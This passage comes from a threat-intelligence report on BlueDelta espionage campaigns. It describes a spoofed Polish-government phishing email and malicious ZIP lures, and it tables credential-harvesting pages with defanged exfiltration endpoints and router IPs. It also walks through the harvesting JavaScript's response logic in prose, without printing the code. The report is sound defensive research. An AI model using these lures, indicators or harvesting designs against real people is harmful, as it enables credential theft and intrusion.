
***Figure 15**: Stage-five geofence and final payload script (Source: Recorded Future)*

Stage Six

At stage six, BlueDelta sent the results of the commands run on the victim system to the PHP file `execdwn.php` rather than Mockbin, as in phases one and two.

Phishing Emails and Lure Documents

Insikt Group uncovered one phishing email linked to BlueDelta's phase-three campaign, as shown in **Figure 16**. The email appeared to be sent from the Chancellery of the Prime Minister in Poland and used a report on the human rights of Palestine and Arab-occupied territories as a lure. The email contained a hyperlink to *opendoc[.]infinityfreeapp[.]com,* with the display text `war.zip`.



Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories - Message (HTML)

Wed 11/15/2023 5:59 AM

Połosak-Najda Agata <Agata.Polosak-Najda@mail.kprm.gov.pl>

Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories

To KSE-MAP

To help protect your security, the Follow Up flag text has been hidden. Follow up. Completed on Tuesday, November 14, 2023.
Click here to see hidden text.
You forwarded this message on 11/15/2023 6:54 AM.

Szanowni Państwo,

W załączeniu przesyłam:

1. Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories.

war.zip

Z poważaniem,

AGATA POŁOSAK-NAJDA
specjalista
Wydział Rady Europejskiej, Rady do Spraw Ogólnych oraz COREPER II
Departament Komitetu do Spraw Europejskich


734 117 730
Agata.Polosak-Najda@kprm.gov.pl
gov.pl/premier

Al.Ujazdowskie 1/3, 00-583 Warszawa

RODO - Informacja dotycząca przetwarzania danych osobowych znajduje się w Biuletynie Informacji Publicznej Kancelarii Prezesa Rady Ministrów.
Ta wiadomość jest przeznaczona do wyłącznego użytku jej adresata. Jeśli otrzymali Państwo tę wiadomość przez pomyłkę, prosimy o bezzwłoczne skontaktowanie się z nadawcą oraz jej usunięcie. Jeśli nie są Państwo adresatem tej wiadomości, to jej wykorzystanie, w szczególności poprzez rozpowszechnianie, dystrybucję, powielanie, publikację wiadomości lub zawartych w niej informacji i/lub dokumentów, jest zabronione.

***Figure 16**: Phishing email possibly spoofed from the Polish Government (Source: Recorded Future)*

Following the link downloads a malicious ZIP file containing a legitimate, publicly available United Nations document entitled "Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories", alongside hidden files as shown in **Figure 17**. These files provide similar functionality to those described earlier in the report, in phase three, stage three. IBM previously reported this lure document in December 2023.



war	.ZIP
WindowsCodecs.dll	.DLL
ccc.cmd	
war .EXE	.EXE
war.docx	.DOCX
war.docx	.DOCX


***Figure 17**: Hidden files contained inside `War.zip` (Source: Recorded Future)*

Insikt Group uncovered fourteen separate ZIP files that contained BlueDelta lure material throughout phase three. As shown in **Table 3**, most of the lure content is related to recent news or political events, like a file previously reported by Proofpoint, `SEDE-PV-2023-10-09-1_EN.zip`, which contained minutes from an October European parliament meeting.

File Name	Type	SHA256
2023-12-bois-position-on-accessing-capital-pr.zip	Payload	a0a67412968c10224e04bfbe32e6012b34e4a4ecc36fc72332101b90acec8fa4
2023-12-bois-position-on-accessing-capital-pr.zip	Benign	d5eb88c1fe88e274a9212ff6647e8220f1bfbc250e0e891f60ea8a28afc9b19c
20231113_ROU_ROAD_MOV_REQUEST-NATOTF20231113NN001-302.zip	Benign	2f498a25049f89a809550a11e379912ac053eba881470ddd3a4e2b487a31c2d0
calc.war.zip	Benign	763d47f16a230f7c2d8c135b30535a52d66a1ed210596333ca1c3890d72e6efc
IN11897.zip	Payload	f9f8ca7fa979766c168d7162df572f3549c7af2e707e5a5ac8e06bd352bb7399
IN11897.zip	Benign	0a5109479620c4c567928680f8e4be685a74e4b31efaa98811f3b54992697e2d
news_week_6.zip	Benign	bbe435a3f0adb1ef4810d22ed74f5eba8907201cba01230b8c98dbe5963e11a8
Roadmap.zip	Benign	f70c4f5f417b7360a9edb493ac2bc982bc59a18eee064825c859ad889b0be167
SEDE-PV-2023-10-09-1_EN.zip	Benign	07c06492d3252236579097d5b114bbbea2173255b017fb26df7217ea986d6d10
SEDE-PV-2023-10-09-1_EN.zip	Benign	8dba6356fdb0e89db9b4dad10fdf3ba37e92ae42d55e7bb8f76b3d10cd7a780c
SEDE-PV-2023-10-09-1_EN.zip	Benign	555eafd28474cf01b5eea4648ec6b417d08d17aba151c5592c8843672812cffa
war.zip	Benign	8cc664ff412fc80485d0af61fb0617f818d37776e5a06b799f74fe0179b31768
war.zip	Payload	b0604f58c55fdba4c4381e411689b29c031dbce3fb16c656a6b5fadb578deb76
Zeyilname.zip	Benign	2f1c2afdf17831e744841029bb5d5a3ea9fda569958303be03e50fb3a764913f

Table 3: *BlueDelta lure ZIP files used in phase three (Source: Recorded Future)*

The ZIP file *Zeyilname.zip* contained a lure document written in Turkish with a translated title of "*BSYD Technical Certificate Form Addendum*". The file contained content to define server specifications, as shown in **Figure 18**.



BSYD Teknik Şartname Formu Zeyilname

Teknik şartnamenin 3.19 maddesinde aşağıda verilen maddeler değiştirilmiştir.;

- **"Çözüm fiziksel sunucu üzerine kurulabilmelidir.Kurulumu yapılacak fiziksel sunucular, x varlık sayısını desteklemeli ve üreticinin kurulum dökümanlarında belirtilen x çekirdek, x GB RAM, x GB SSD disk gibi özellikler baz alınarak teklif edilmelidir"** maddesi,

"Çözüm fiziksel sunucu üzerine kurulabilmelidir. Kurulumu yapılacak fiziksel sunucular, 1000 varlık sayısını desteklemelidir. İhtiyaç halinde 10000 varlığa kadar artırılabilmelidir. Üreticinin kurulum dokümanlarında belirtilen 32 çekirdek, 64 GB RAM, 3*960 GB SSD disk gibi özellikler baz alınarak teklif edilmelidir. Fiziksel sunucularda üretici bakımlarının en az 5 yıl olacak şekilde teklif verilmelidir." şeklinde değişmiştir.

***Figure 18**: Lure document from Zeyilname ZIP file containing information defining server specifications (Source: Recorded Future)*

The last detected activity in phase three was in December 2023. Since then, BlueDelta likely ceased using InfinityFree hosting and favored hosting infrastructure on *webhook[.]site* and *mocky[.]io* directly, as explained in recent reporting by CERT Polska. Additionally, BlueDelta has started using the apex domain *firstcloudit[.]com,* available from the free hosting company DriveHQ. As reported by IBM, BlueDelta started using a new backdoor, MASEPIE, in November 2023, which overlaps slightly with the last use of Headlace in phase three.

BlueDelta Credential Harvesting

While analyzing the LIS BlueDelta frequently abused, Insikt Group uncovered some recent credential harvesting pages that were active in March 2024.

The credential harvesting pages can be attributed to BlueDelta because, in some instances, compromised Ubiquiti Edge routers were used to capture credentials. The secure socket shell (SSH) banners found on the Ubiquiti routers match the format of SSH banners recently highlighted in a report by the FBI, NSA, US Cyber Command, and international partners that detailed BlueDelta's use of Ubiquiti EdgeRouters for infrastructure.

In addition to using Ubiquiti EdgeRouters, some of the detected pages used the following free API and hosting services alongside the InfinityFree apex domains mentioned at the beginning of the analysis section of the report:

- Webhook[.]site - *webhook[.]site*
- Pipedream - *pipedream[.]com*
- Mocky - *mocky[.]io*
- Forge - *getforge[.]com*

BlueDelta used these free LIS for page- and code-hosting, credential capture, and exfiltration. As shown in **Table 4**, eighteen pages that were active between March 2022 and March 2024 were uncovered. Google's Threat Analysis Group (TAG) and Sekoia previously attributed some of the pages to BlueDelta, as highlighted in **Appendix A**.

Date Live	Page URL	Exfil URL	Page Theme
2022-02-16	consumerpanel0×254a2[.]frge[.]io	webhook[.]site/f5eace0b-062b-402f-a006-63b97e4950c3	Ukraine MOD
2022-03-05	Hatdfg-rhgreh684[.]frge[.]io	webhook[.]site/d466f7a7-63a1-4c04-8347-fe2d0a96081f	ukr[.]net
2022-03-14	id-unconfirmeduser[.]frge[.]io	webhook[.]site/d466f7a7-63a1-4c04-8347-fe2d0a96081f	ukr[.]net
2022-03-17	ua-consumerpanel[.]frge[.]io	webhook[.]site/d466f7a7-63a1-4c04-8347-fe2d0a96081f	ukr[.]net
2022-03-19	Panelunregistertle-348[.]frge[.]io	webhook[.]site/f5eace0b-062b-402f-a006-63b97e4950c3	Ukraine MOD
2023-01-17	settings-panel[.]frge[.]io	eoytfd39hbrspa3.m.pipedream[.]net	Yahoo
2023-02-26	eo6kgbwpysq0laa[.]m[.]pipedream[.]net	37.191.122[.]186:3578	Yahoo
2023-03-01	ukrprivacysite[.]frge[.]io	68.76.150[.]97:8080	ukr[.]net
2023-03-21	xgfdstu6k[.]frge[.]io	174.53.242[.]108:8080	ukr[.]net
2023-04-03	setnewcred[.]ukr[.]net[.]frge[.]io	174.53.242[.]108:8080	ukr[.]net
2023-05-24	eottxji4yk4vg5x[.]m[.]pipedream[.]net	37.191.122[.]186:3578	Yahoo

2023-06-25	eoy6vrzslpn9vu[.]m[.]pipedream[.]net	37.191.122[.]186:3578. AND eos93vb2cwsu3xf.m.pipedream[.]net	Yahoo
2023-07-13	eomhv6vdu4v5qyt[.]m[.]pipedream[.]net	eo1ws2wgj75rdfd.m.pipedream[.]net	ste.kiev[.]ua
2023-07-18	eogo85tybrrn2r[.]m[.]pipedream[.]net	Not captured	Yahoo
2023-09-27	xzdgsdfhfgtjdfj[.]wuaze[.]com	73.80.9[.]137:35780	Yahoo
2024-02-21	run[.]mocky[.]io/v3/4e14d583-bbf5-4af3-9a86-4c0938a7802a	3.80.9[.]137:35770	ukr[.]net
2024-03-05	turbify-biz-cesdaz[.]rf[.]gd	webhook[.]site/e7f39f18-bcb3-40e3-9e82-8cf7f807cc80	CESD AZ - Azerbaijan think tank
2024-03-06	consumerpanelapp[.]42web[.]io	eoytfd39hbrspa3.m.pipedream[.]net	SE SFTF PROGRES

Table 4: *BlueDelta credential harvesting pages and intended targets (Source: Recorded Future)*

Several pages targeted Ukrainian news and webmail provider *ukr[.]net* users. A recent page hosted on Mocky, which impersonates *ukr[.]net*, was detected in February 2024, as shown in **Figure 19.**





Figure 19*: Credential harvesting page impersonating UKR.net (Source: Recorded Future)*

The malicious *ukr[.]net* page uses JavaScript to exfiltrate credentials to a compromised Ubiquiti EdgeRouter with IP address *73.80.9[.]137* via TCP port 35770, as shown in **Figure 20**. After the credentials are submitted to the router from the harvesting page, the script waits for one of five responses:

- If it receives the response “`Finlay`”, it calls the function `show_last`. This function hides three HTML elements on the page with the IDs "`first`", "`second`", and "`third`" by setting their style attribute to "`display:none`", effectively making these elements invisible on the webpage. Simultaneously, it makes a fourth element with the ID "`last`" visible by setting its style attribute to "`display:block`". The HTML elements with IDs "`first`", "`second`", "`third`", and “`last`" all contain HTML forms with slightly different content, which are loaded dynamically in different scenarios.
- If the credential harvesting script receives the response “`Redirect`” from the compromised router, it redirects the browser window to *mail.ukr[.]net*, indicating the credentials have been successfully captured.
- If it receives the response “`AGAIN`”, the credential harvesting script re-posts the credentials to the compromised router.
- If the response “`BAD`” is received, the text on the form with the “`first`” element ID is changed to "*Неправильні дані*", which is Ukrainian for "Incorrect data". The form's background color is set to red and the “`nowait`” function is called, which resets the submit button status so it can be used again.
- Finally, if the response contains the term “`DATA=`”, the script splits and isolates the string after the search term, replaces single quotes with double quotes, and then uses the `JSON.parse` function to turn the stringified JSON data into a JavaScript object. It then iterates over each element in this data structure. This allows BlueDeltat to dynamically update the displayed web page based on the data received from the compromised router.


Insikt Group was unable to recover the malicious script hosted on the compromised router, but it is assumed that it can also relay any CAPTCHA challenges issued by the legitimate website, as described in the Sekoia report mentioned above. This can be assumed due to similar JavaScript functions noted on the harvesting page.



```
